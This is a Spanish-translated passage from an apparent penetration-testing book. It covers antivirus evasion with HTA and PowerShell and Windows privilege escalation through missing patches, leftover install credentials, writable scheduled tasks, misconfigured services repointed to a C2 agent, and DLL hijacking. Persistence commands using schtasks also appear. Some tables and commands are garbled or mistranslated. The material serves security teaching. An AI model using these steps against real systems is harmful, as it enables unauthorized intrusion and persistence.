[**Figura 6.3:**](#) Eso está un poco mejor, pero seleccionemos algo que se ajuste al ataque.

Detección de malware

El uso de lenguajes de secuencias de comandos no compilados puede ser una forma útil de evitar plataformas de detección de malware más avanzadas. Por ejemplo, los productos de FireEye y la protección de punto final de Palo Alto son relativamente efectivos contra una variedad de ataques que dejan a AV en el polvo. Sin embargo, su tendencia es llegar a un veredicto bueno/malo en el código ejecutable compilado y posteriormente bloquearlo a través del análisis de comportamiento, así como la detección en tiempo real de "malos conocidos". Sin embargo, esto se puede eludir por completo mediante el uso de "bien conocido" (es decir, PowerShell y Windows Scripting Host) para ejecutar nuestras cargas útiles. Cuando el guión está ofuscado o, en este caso, no está ofuscado en absoluto, resiste notablemente bien a dicha tecnología. Esto se debe simplemente a que se sabe que los ejecutables detrás de las herramientas de secuencias de comandos no son maliciosos y las secuencias de comandos en sí mismas se ven simplemente como parámetros. El antivirus convencional es sorprendentemente ignorante de estos medios alternativos (pero triviales) de obtener la ejecución de comandos, como se muestra en la [Figura 6.4](#).



The screenshot shows the VirusTotal analysis interface. At the top is the logo for 'virus total'. Below it is a summary table with the following data:

SHA256:	1d48c508b3bf38b65e17d0f6dd2c50cf9673e885f4e1d51cfea877fd03cb7b7d
File name:	test_vb_icon.hta
Detection ratio:	0 / 56
Analysis date:	2016-05-26 08:18:42 UTC (0 minutes ago)

Figura 6.4: El inevitable ejemplo de VirusTotal.

También podríamos basarnos en ejemplos anteriores y usar VBScript simplemente como un medio para entregar y ejecutar una carga útil de PowerShell.

Este es un ataque simple pero poderoso. Su objetivo es explotar la ignorancia del usuario sobre las extensiones de archivo. Parece una página web, pero puede proporcionarle la ejecución de comandos sin mostrar advertencias al objetivo y sin activar el software antivirus.

Escalada de privilegios en Microsoft Windows

Cuando se ha obtenido la ejecución de un comando en una estación de trabajo de destino, el primer objetivo, en términos generales, es escalar los privilegios para obtener los permisos más altos posibles localmente. Esto le permite obtener hash de contraseñas, modificar la configuración del host, usar sockets sin procesar y, en general, hacer que la colonización de la red sea más fluida. Puede tener suerte y aterrizar en una estación de trabajo donde los usuarios ya tienen privilegios elevados debido a su función o simplemente a través de políticas de seguridad deficientes, pero asumiré que está atascado en la zona de usuarios y necesita permisos administrativos. En términos generales, las escaladas de privilegios hacen una de dos cosas: explotan software vulnerable o explotan configuraciones vulnerables. Esta sección no está completa ni tiene la intención de estarlo. Lo siguiente se puede dividir en varias categorías sueltas, pero aquí dividiré la atención de la siguiente manera:


- *Aprovechamiento local:* algún software debe poder ejecutarse con privilegios elevados para funcionar correctamente y, a veces, se proporciona software

más privilegios de los que necesita. De cualquier manera, si hay vulnerabilidades (generalmente errores de corrupción de memoria), entonces se puede engañar al software para que ejecute la orden en un nivel equivalente. Los exploits locales existen tanto en la tecnología central de Microsoft implementada universalmente (que obviamente es ideal) como en el software de terceros.

- *Método de instalación defectuoso:* cuando se implementa una imagen de Windows, una persona no va a viajar de una estación de trabajo a otra para instalar cada máquina manualmente; en cambio, el proceso será automatizado. Hay formas de lograr esto, pero lo importante es que el proceso puede dejar archivos de configuración que contienen información útil, como contraseñas (que a menudo están en texto sin formato) o Base64 (que es trivial de decodificar).
- *Tareas programadas :* a veces, estas tendrán archivos de destino modificables que se pueden reemplazar por su propio código. Por cierto, aprovecharé la oportunidad aquí para hablar sobre las diversas formas en que puede usar las tareas programadas para lograr la persistencia.
- *Servicios vulnerables :* las tareas de servicio pueden tener varios niveles de seguridad. Si una cuenta de nivel de usuario puede modificar los parámetros del servicio, es posible utilizarla para obtener la ejecución de comandos en un nivel elevado.
- *Secuestro de DLL:* implica aprovechar la seguridad deficiente del sistema de archivos para sobrescribir una biblioteca de vínculos dinámicos (DLL). Las DLL se ejecutan en el mismo espacio de proceso (y por lo tanto con los mismos privilegios) que el ejecutable que las llama. Si un ejecutable se ejecuta como SISTEMA, por ejemplo, y reemplazamos la DLL por la nuestra, podemos lograr la ejecución del código con privilegios de SISTEMA .
- *Comprobaciones de registro :* útiles para encontrar archivos binarios que se ejecutan automáticamente en el arranque y que también se pueden sobrescribir. Además, la configuración AlwaysInstallElevated vive en el Registro. Si está habilitado, permite a los usuarios instalar archivos binarios de instalación .msi como SISTEMA incluso cuando sus cuentas no tienen derechos de SISTEMA . Espero que los peligros aquí sean obvios.

Antes de continuar, vale la pena señalar que cuanta más información pueda obtener, más fácil será su tarea. Al igual que con todos los temas tratados en este libro, hay más en la escalada de privilegios que simplemente seguir una lista. Dicho esto,

comprender las siguientes técnicas es esencial para una buena comprensión de la tema. Otro punto rápido que vale la pena mencionar es que una variable no puede ser remendados o totalmente asegurados: personas. Los ataques de baja tecnología pueden ser efectivos contra usuarios de baja tecnología (y, de hecho, aquellos que deberían saberlo mejor). Esto puede ser como simple como escribir una aplicación sencilla que imite el UAC de Windows cuadro de solicitud de contraseña y viendo lo que escriben, como se muestra en la [Figura 6.5.](#)



[Figura 6.5:](#) cuadro de diálogo Control de cuentas de usuario. Esto puede verse como usted desear.

Aumento de privilegios con exploits locales

Lo primero que hago generalmente cuando intento aumentar los privilegios en un sistema de Windows es ver qué parches están instalados. Si un anfitrión está mal parcheado, puede obtener una ganancia bastante rápido sin tener que rastrear el sistema en busca de malas configuraciones. La siguiente línea de comando listará todos parches instalados:

```
C:\usuarios\wallsopp> wmic qfe obtener
Leyenda, Descripción, HotFixID, Instalado en
Título                               Descripción
HotFixID instalado en
http://support.microsoft.com/?kbid=3024995 KB3024995 2/1/2016      Actualizar
http://go.microsoft.com/fwlink/?LinkId=133041 Actualizar
```

KB2849697 23/12/2014

<http://go.microsoft.com/fwlink/?LinkId=133041> Actualización KB2849696
23/12/2014

<http://go.microsoft.com/fwlink/?LinkId=133041> Actualización KB2841134
23/12/2014

<http://support.microsoft.com/> KB2670838
23/12/2014

Actualizar

<http://support.microsoft.com/>?kbid=2305420 KB2305420
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2393802 KB2393802
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2416754 KB2416754
24/12/2014

Revisión

<http://support.microsoft.com/>?kbid=2479943 KB2479943
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2491683 KB2491683
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2506014 KB2506014
24/12/2014

Actualizar

<http://support.microsoft.com/>?kbid=2506212 KB2506212
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2509553 KB2509553
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2511455 KB2511455
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2532531 KB2532531
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2534111 KB2534111
24/12/2014

Revisión

<http://support.microsoft.com/>?kbid=2536275 KB2536275
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2536276 KB2536276
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2544893 KB2544893
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2552343 KB2552343
24/12/2014

Actualizar

<http://support.microsoft.com/>?kbid=2560656 KB2560656
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2564958 KB2564958
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2570947 KB2570947
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2579686 KB2579686
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2584146 KB2584146
24/12/2014

Actualización de seguridad

<http://support.microsoft.com/>?kbid=2585542
24/12/2014

Actualización de seguridad

KB2585542 24/12/2014 http://support.microsoft.com/?kbid=2604115 KB2604115 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2619339 KB2619339 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2620704 KB2620704 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2621440 KB2621440 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2631813 KB2631813 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2653956 KB2653956 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2654428 KB2654428 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2655992 KB2655992 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2656356 KB2656356 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2667402 KB2667402 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2676562 KB2676562 24/12/2014	Actualización de seguridad
http://support.microsoft.com/?kbid=2685939 KB2685939 24/12/2014	Actualización de seguridad

<recortado por brevedad>

La conclusión importante del resultado es el ID de la base de conocimiento (o HotFixId, como se llama aquí). Alguien descubrirá una vulnerabilidad en el sistema operativo Windows. Luego, Microsoft lanzará una solución y le dará una única identificador (el número de KB). Los sistemas se actualizan de acuerdo a cualquiera que sea la política de parches que tenga la organización final. Si un parche para un exploit no está presente, la plataforma es vulnerable a ese ataque en particular. Para instancia, si el host es vulnerable a MS11-011—Vulnerabilidades en Windows El kernel podría permitir la elevación de privilegios: tenga en cuenta el número de KB en el MS página web (en este caso KB2393802) y ver si el parche apropiado es instalado:

```
C:\Usuarios\wallsopp>wmic qfe obtener
Título, Descripción, HotFixID, Instalado en | buscar
/C:"KB2393802"
```

http://support.microsoft.com/?kbid=2393802 KB2393802 12/24 /2014	Actualización de seguridad
---	----------------------------

C:\ Usuarios\wallsopp>

Es una mala noticia que el parche esté ahí, pero se trata de un exploit muy antiguo, por lo que sería extraño que no lo fuera. En cualquier caso, buscar a través de la salida del parche un KB a la vez es tedioso, lento e innecesario. Es mejor mantener una lista de números de KB y sus vulnerabilidades asociadas, lo que permite un esfuerzo de secuencias de comandos rápido para determinar qué parches faltan.

Lo mejor de esto es que el trabajo pesado se ha hecho por ti.

Microsoft mantiene una base de datos actualizada y disponible gratuitamente que contiene toda esta información y hay varias herramientas disponibles gratuitamente que la explotan. Describiré una de esas herramientas aquí, creativamente llamada Windows Exploit Suggester. Instálelo desde el repositorio y actualícelo:

```
$ git clone https://github.com/GDSSecurity/Windows-Exploit_Sugester.git $ ./windows-exploit-sugester.py --update
```

Esto actualiza la base de datos KB local, que si tiene curiosidad, se parece a la [Figura 6.6](#).

	A	B	C	D	E	F	G	H	I	J	K	Supersedes
1	Date	Bulletin	Bulletin	Impact	Title	Affected Product	Component	RB	Affected Component	Impact	Severity	Supersedes
2	10-5-2016	M515-067	3155783	Important	Information Disclosure	Security Update for Volume M Windows 8.1 for 32-bit systems		3155783		Information Disclosure	Important	
3	10-5-2016	M515-067	3155783	Important	Information Disclosure	Security Update for Volume M Windows 8.1 for x64-based systems		3155783		Information Disclosure	Important	
4	10-5-2016	M515-067	3155783	Important	Information Disclosure	Security Update for Volume M Windows Server 2012		3155783		Information Disclosure	Important	
5	10-5-2016	M515-067	3155784	Important	Information Disclosure	Security Update for Volume M Windows Server 2012 R2		3155784		Information Disclosure	Important	
6	10-5-2016	M515-067	3155784	Important	Information Disclosure	Security Update for Volume M Windows RT 8.1		3155784		Information Disclosure	Important	
7	10-5-2016	M515-067	3155784	Important	Information Disclosure	Security Update for Volume M Windows Server 2012 (Server Core Edition)		3155784		Elevation of Privilege	Important	
8	10-5-2016	M515-067	3155784	Important	Information Disclosure	Security Update for Volume M Windows Server 2012 R2 (Server Core Edition)		3155784		Elevation of Privilege	Important	
9	10-5-2016	M515-066	3155451	Important	Information Disclosure	Security Update for Virtual Sec Windows 10 for 32-bit Systems		3155451		Security Bypass	Important	
10	10-5-2016	M515-066	3155451	Important	Information Disclosure	Security Update for Virtual Sec Windows 10 for x64-based Systems		3155451		Security Bypass	Important	
11	10-5-2016	M515-066	3155451	Important	Information Disclosure	Security Update for Virtual Sec Windows 10 Version 1511 for 32-bit Systems		3155451		Security Bypass	Important	
12	10-5-2016	M515-066	3155451	Important	Information Disclosure	Security Update for Virtual Sec Windows 10 Version 1511 for x64-based Systems		3155451		Security Bypass	Important	
13	10-5-2016	M515-066	3156752	Important	Information Disclosure	Security Update for .NET Framework V1.1 Service Pack 2		3142023		Microsoft .NET Framework 2.1 Information Disclosure	Important	
14	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework V1.x &4 Edition Series		3142023		Microsoft .NET Framework 2.1 Information Disclosure	Important	
15	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Server 2008 for 32-bit Systems		3142023		Microsoft .NET Framework 2.1 Information Disclosure	Important	
16	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Server 2008 for x64-bit Systems		3142023		Microsoft .NET Framework 2.1 Information Disclosure	Important	
17	10-5-2016	M515-065	3156751	Important	Information Disclosure	Security Update for .NET Framework Server 2008 for Itanic Edition		3142023		Microsoft .NET Framework 2.1 Information Disclosure	Important	
18	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework V1.1 Service Pack 2		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
19	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Vista x64 Edition Series		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
20	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Server 2008 for 32-bit Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
21	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Server 2008 for x64-bit Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
22	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework 7 for 32-bit Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
23	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework 7 for x64-based Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
24	10-5-2016	M515-065	3156751	Important	Information Disclosure	Security Update for .NET Framework Server 2008 R2 for Itanic Edition		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
25	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Server 2008 R2 for x64-based Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
26	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Vista Service Pack 2		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
27	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Vista x64 Edition Series		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
28	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Server 2008 for 32-bit Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
29	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework Server 2008 for x64-bit Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
30	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework 7 for 32-bit Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	
31	10-5-2016	M515-065	3156752	Important	Information Disclosure	Security Update for .NET Framework 7 for x64-based Systems		3142023		Microsoft .NET Framework 4.5 Information Disclosure	Important	

Figura 6.6: Los datos XLS contienen nombres de boletines, gravedad, componentes KB, etc.

Windows Exploit Suggester utilizará estos datos para determinar si el sistema comprometido le falta algún parche. Antes de que pueda hacer eso, necesitamos volcar algunos datos del sistema comprometido. Un comando simple será suficiente con la salida canalizada a un archivo:

```
C:\Usuarios\wallsopp>información del sistema> comp_host1.txt
```

Este comando está destinado a ser utilizado por los administradores del sistema para crear rápidamente una imagen de un host para la resolución de problemas, pero también es información bastante útil para un atacante. Contiene, entre otras cosas, información detallada sobre el sistema operativo, incluidos todos los parches instalados, así como información sobre la red y el hardware. Proporcione estos datos a Windows Exploit Suggester de la siguiente manera:

```
root@wil:~/Windows-Exploit-Suggester# ./windows-exploit sugerenciar.py --  
database 2016-06-07-mssb.xls --systeminfo comp_host1.txt [*] iniciando  
winsploit versión 3.1... [*] base de datos archivo detectado como xls o xlsx  
basado en la extensión [*] intentando leer desde el archivo de entrada de  
información del sistema [*] archivo de entrada de información del sistema leído  
correctamente (ascii) [*] consultando el archivo de la base de datos en busca de  
posibles vulnerabilidades [*] comparando las 245 revisiones contra los 332 boletines  
potenciales con una base de datos de 122 vulnerabilidades conocidas [*] ahora hay  
90 vulnerabilidades restantes [*] [E] exploitdb PoC, [M] módulo Metasploit, [*] boletín  
faltante [*] versión de Windows identificada como 'Windows 7 SP1 de 64 bits' [*]
```

[E] MS15-134: Actualización de seguridad para Windows Media Center para abordar la ejecución remota de código (3108669) - Importante [E] MS15-132: Actualización de seguridad para Microsoft Windows para abordar la ejecución remota de código (3116162) - Importante [M] MS15- 100: Vulnerabilidad en Windows Media Center podría permitir la ejecución remota de código (3087918) - Importante [E] MS14-026: Vulnerabilidad en .NET Framework podría permitir la elevación de privilegios (2958732) - Importante [*] hecho

Interesante: hay disponibles cuatro vulnerabilidades con código de explotación funcional. La E denota un exploit encontrado dentro de la base de datos de exploits de Offensive Security, mientras que la M significa que este ataque está integrado en el marco Metasploit.

PRUEBA, PRUEBA Y LUEGO PRUEBA UN POCO MÁS

Mostré un ejemplo de cómo usar un exploit local anteriormente en el [Capítulo 4, por lo que no](#) quiero desperdiciar más copia haciéndolo nuevamente. Sin embargo, vale la pena mencionar que algunas vulnerabilidades se pueden explotar de manera más confiable que otras y es crucial que su propio laboratorio esté equipado con imágenes de máquinas virtuales para trabajar con las diversas excentricidades que encontrará. Lanzar ciegamente un exploit tras otro en una máquina comprometida solo conducirá a la frustración y una misión fallida.

Explotación de instalaciones de SO automatizadas

Los lanzamientos masivos tienden a dejar atrás los archivos de configuración. Los archivos variarán según la solución que utilice la organización, pero la idea es la misma: las configuraciones contendrán los datos necesarios para el proceso de instalación, como claves de producto y contraseñas administrativas.

El siguiente es un ejemplo de un archivo sysprep.inf , que contiene credenciales de texto simple:

```
[GuiDesatendido]
OmitirOEMRegional = 1
OemSaltarBienvenida = 1
AdminPassword=P4ssw0rd
Zona horaria=20
```

Este es un ejemplo de un archivo desatendido.xml . Esta vez, la contraseña está codificada en Base64, que puede decodificarse de manera trivial. El nombre de usuario todavía está en texto sin formato:

```
<Inicio de sesión automático>
  <Contraseña>
    <Valor>R0NsaWtIc3RoZWNVY2s=</Valor>
    <PlainText>falso</PlainText>
  </Contraseña>
  <Habilitado>verdadero</Habilitado>
  <Nombre de usuario>Administrador</Nombre de usuario>
</Inicio de sesión automático>
```

Esto no es de ninguna manera exhaustivo, pero al comprometer un nuevo sistema, es vale la pena hacer una búsqueda de sysprep.inf, unattended.xml y sysprep.xml. Estas pueden ser ganancias potencialmente muy rápidas.

Explotando el Programador de tareas

El programador de tareas en Windows es más o menos equivalente a Cron en UNIX como los sistemas operativos: una tarea (generalmente la ejecución de un programa) puede ser configurado para ejecutarse en un momento específico o en un intervalo establecido. Si el programa llamado por el programador de tareas se ejecuta con privilegios elevados y puede ser sobreescrito por la cuenta de usuario que tiene actualmente, simplemente puede reemplazarla por su binario y logre la ejecución del código la próxima vez que esa tarea está programada para ejecutarse (momento en el que debe copiar el programa original volver a su ubicación original).

Puede obtener una lista de tareas programadas con el siguiente comando:

```
schtasks /consulta /fo LISTA /v
```

Esto da una gran cantidad de resultados sobre qué tareas se están ejecutando, ya sea que estén recurrentes, dónde se encuentra la tarea y sus parámetros, así como, crucialmente, con qué permisos se ejecutan. Por ejemplo, el siguiente comando muestra que la tarea se ejecuta como SISTEMA. Si podemos sobreescibir el binario relevante con nuestro propio código, podemos lograr la ejecución del comando con privilegios de SISTEMA :

Nombre de host:	WALLSOPP
Nombre de la tarea:	\CORAZONB
Tiempo de ejecución siguiente:	6-10-2016 10:52:49
Estado:	Listo
Modo de inicio de sesión: Último tiempo	Interactivo/Fondo
de ejecución: Último resultado:	N / A
resultado: Autor: DanTek Systems Corp.	1
Tarea a ejecutar: C:\Program Files\DanTek	
Systems Corp\HeartBeat\HEARTB.exe -programación	
Iniciar en: C:\Archivos de programa\DanTek	
Systems Corp\HeartBeat\Comentario:	Supervisión de la salud del proceso
HEARTB	
Estado de la tarea programada:	Activado
Tiempo de inactividad: Administración	Desactivado
de energía:	
Ejecutar como:	SISTEMA
usuario: Eliminar tarea si no se reprograma:	Activado

Detener tarea si se ejecuta X horas y X minutos: 02:00:00	
Horario:	Los datos de programación no son
disponible en este formato.	
Tipo de programación:	Una sola vez, por hora
Hora de inicio: Fecha	N / A
de inicio: Fecha de	N / A
finalización: Días:	N / A
Meses: Repetir: Cada:	N / A
Repetir: Hasta: Hora:	N / A
Repetir: Hasta:	1 Hora(s), 0 Minuto(s)
Duración: Repetir: Detener si aún	Ninguna
se está ejecutando:	24 Hora(s), 0 Minuto(s)
	Desactivado

Esta tarea parece ser una especie de proceso de control de la salud y es ejecutado cada hora. Se ejecuta en SYSTEM , por lo que si puede sobrescribir HEARTB.exe en el disco, estás listo para ir:

C:\Archivos de programa\DanTek Systems Corp\HeartBeat\HEARTB.exe - calendario

HEARTB.exe NT AUTORIDAD\SISTEMA:(I)(F)
 BUILTIN\Administradores:(I)(F)
 BUILTIN\Usuarios:(I)(F)

¡Eso es lo que nos gusta ver! ¡ Acceso completo a BUILTIN\Users! Este bodrio es bastante común en software de terceros.

Como se mencionó anteriormente, el Programador de tareas también es una forma práctica de logrando persistencia o monitoreando la salud de su agente C2. los
 Los siguientes comandos deberían resultar útiles en este sentido:

Para programar una tarea que se ejecuta cada vez que se inicia el sistema:

```
schtasks /create /tn <Nombre de la tarea> /tr <Ejecución de la tarea> /sc onstart
```

Para programar una tarea que se ejecuta cuando los usuarios inician sesión:

```
schtasks /create /tn <Nombre de la tarea> /tr <Ejecución de la tarea> /sc onlogon
```

Para programar una tarea que se ejecuta cuando el sistema está inactivo:

```
schtasks /create /tn <Nombre de la tarea> /tr <Ejecución de la tarea> /sc onidle /i {1 - 999}
```

Para programar una tarea que se ejecuta una vez:

```
schtasks /create /tn <Nombre de la tarea> /tr <Ejecución de la tarea> /sc once /st  
<HH:MM>
```

Para programar una tarea que se ejecuta con permisos del sistema:

```
schtasks /create /tn <Nombre de la tarea> /tr <Ejecución de la tarea> /sc onlogon /ru  
Sistema
```

Para programar una tarea que se ejecuta en una computadora remota:

```
schtasks /create /tn <Nombre de la tarea> /tr <Ejecución de la tarea> /sc onlogon /s  
<Nombre_PC>
```

Explotación de servicios vulnerables

Los servicios de Windows están destinados a ejecutarse con permisos elevados. Si un servicio de Windows tiene parámetros que un usuario puede modificar, la ruta al ejecutable del servicio puede modificarse para apuntar a un código personalizado y usarse para lograr la ejecución de comandos con los privilegios del servicio, generalmente SYSTEM. El primer paso es enumerar los servicios que se ejecutan en el host:

Salida recortada por brevedad
C:\Usuarios\wallsopp>net start
Se inician estos servicios de Windows:

```
Servicio de actualización de Adobe Acrobat  
Servicio antimalware de Microsoft  
Inspección de red de Microsoft  
Programador de clases multimedia  
Controlador de red HPZ12  
  
Inicio de sesión en red  
Conexiones de red  
Servicio de lista de red  
Conciencia de ubicación de red  
Servicio de interfaz de tienda de red  
Plataforma de protección de software de oficina  
Archivos sin conexión  
ParagonMounter  
Conecta y reproduce  
Controlador Pml HPZ12  
Energía  
Cola de impresión  
Detección de hardware de carcasa  
Tarjeta electrónica  
Anfitrión del agente de SMS  
Programador de trabajos de topología de red de SolarWinds
```

Descubrimiento SSDP
VulnService

El comando se completó con éxito.

Para obtener los parámetros de un servidor individual:

```
C:\Usuarios\wallsopp>sc qc VulnService
[SC] QueryServiceConfig ÉXITO
```

```
SERVICE_NAME: Power
    TYPE          : 20 WIN32_PROCESO_PROPPIO
    START_TYPE    : 2 AUTO_INICIO
    ERROR_CONTROL: 1 NORMAL
    BINARY_PATH_NAME : D:\vuln\vulnerable.exe LOAD_ORDER_GROUP :
    TAG : 0 : VulnService DISPLAY_NAME DEPENDENCIAS
    SERVICE_START_NAME : LocalSystem
```

:

Los servicios se pueden consultar individualmente o en un lote para determinar sus reglas de control de acceso (necesitará la suite Microsoft Sysinternals, que se puede descargar gratis en el sitio web de Microsoft):

```
C:\Users\wallsopp>accesschk.exe -ucqv VulnService VulnService Nivel medio
obligatorio (predeterminado) [Sin escritura]
```

RW NT

```
AUTORIDAD\SERVICIO_TODO_ACCESO
    DEL SISTEMA RW INTEGRADO\SERVICIO_TODO_ACCESO DE ADMINISTRADORES
RW NT AUTORIDAD\Usuarios autenticados
R NT AUTORIDAD\INTERACTIVO
    SERVICIO_CONSULTA_ESTADO
    SERVICIO_QUERY_CONFIG
    SERVICIO_INTERROGAR
    SERVICIO ENUMERAR_DEPENDIENTES
    SERVICIO_USUARIO_DEFINED_CONTROL
    LEER_CONTROL
R NT AUTORIDAD\SERVICIO
    SERVICIO_CONSULTA_ESTADO
    SERVICIO_QUERY_CONFIG
    SERVICIO_INTERROGAR
    SERVICIO_ENUMERAR_DEPENDIENTES
    SERVICIO_USUARIO_DEFINED_CONTROL
    LEER_CONTROL
```

¿Detectar el error de seguridad? Esta aquí:

RW NT AUTORIDAD\Usuarios autenticados

Cualquier usuario que haya iniciado sesión puede modificar los parámetros del servicio VulnService . Lograr esto:

```
C:\Users\wallsopp>sc config VulnPath binpath= "C:  
\temp\c2agent.exe"  
C:\Usuarios\wallsopp>sc config VulnPath obj= ".\LocalSystem" contraseña= ""
```

Este ejemplo es algo artificial, pero el permiso de servicio siempre debe verificarse como parte del proceso de escalada de privilegios, ya que esto puede ser una victoria rápida.

Secuestro de archivos DLL

Las DLL son bibliotecas de funciones que se pueden importar a una aplicación.

Pueden ser propiedad de una sola aplicación o utilizarse como una interfaz de programación de aplicaciones (API) para proporcionar una forma para que otras aplicaciones comparten la funcionalidad que brindan. El ejemplo más común de esto último es una biblioteca API de nivel de sistema operativo como kernel32.dll, que se encontró en el [Capítulo 2](#).

Cuando se inicia un ejecutable, se le otorga su propio espacio de proceso protegido, lo que quiere decir que el direccionamiento de la memoria es relativo a ese proceso y otros programas no pueden escribir accidentalmente sobre su parte de memoria asignada. Una DLL, por otro lado, se carga en el espacio de proceso del programa que la llama y, para todos los efectos, se convierte en parte de ese programa. Esto tiene ventajas y desventajas desde la perspectiva del desarrollo de software, pero lo que es interesante para un atacante es que la DLL no tiene permisos de ejecución propios. Hereda los permisos del ejecutable que lo importa. En pocas palabras, si una aplicación se ejecuta con privilegios elevados y puede sobrescribir una DLL que importa con una que usted creó, entonces es posible obtener la ejecución del código con esos mismos privilegios.

En términos de reconocimiento, necesita saber tres cosas:

- Qué procesos se cargarán con privilegios elevados
- Qué DLL puede sobrescribir con los privilegios que tiene

- Qué archivos DLL están siendo importados por cualquier proceso dado

Otra forma de secuestrar archivos DLL es explotar el orden de la ruta de búsqueda de Windows y obligar a un ejecutable a cargar una instancia diferente de la biblioteca en otro lugar en el disco Sin embargo, protegerse contra esto ahora es trivial y puede ser tan tan sencillo como modificar una entrada en el Registro. La firma de código vencerá a ambos enfoques.

Para encontrar todos los procesos que se ejecutan actualmente como SISTEMA, use lo siguiente dominio:

```
c:\> tasklist.exe /FI "nombre de usuario eq system" /v
```

Esto dará una salida similar a la siguiente:

<recortado por brevedad>		
dsAccessService.exe 17.732 K	1624 Servicios	0
Desconocido 0:00:01 N/D	AUTORIDAD\SISTEMA NT	
svchost.exe	1788 Servicios	0
15.420 K Desconocido	AUTORIDAD\SISTEMA NT	
0:00:01 N/A		
spoolsv.exe	1972 Servicios	0
14.428 K Desconocido	AUTORIDAD\SISTEMA NT	
0:00:00 N/A		
TdmService.exe 15.824	1644 Servicios	0
K Desconocido 0:00:00 N/	AUTORIDAD\SISTEMA NT	
D		
WmiPrvSE.exe	2236 Servicios	0
19.628 K Desconocido	AUTORIDAD\SISTEMA NT	
0:00:04 N/A		
WvPCR.exe	2284 Servicios	0
9.292 K Desconocido	AUTORIDAD\SISTEMA NT	
0:00:00 N/A		
armvc.exe 5.336	2468 Servicios	0
K Desconocido 0:00:00	AUTORIDAD\SISTEMA NT	
N/D		
cyserver.exe 4.124	2700 Servicios	0
K Desconocido 0:00:00	AUTORIDAD\SISTEMA NT	
N/A		
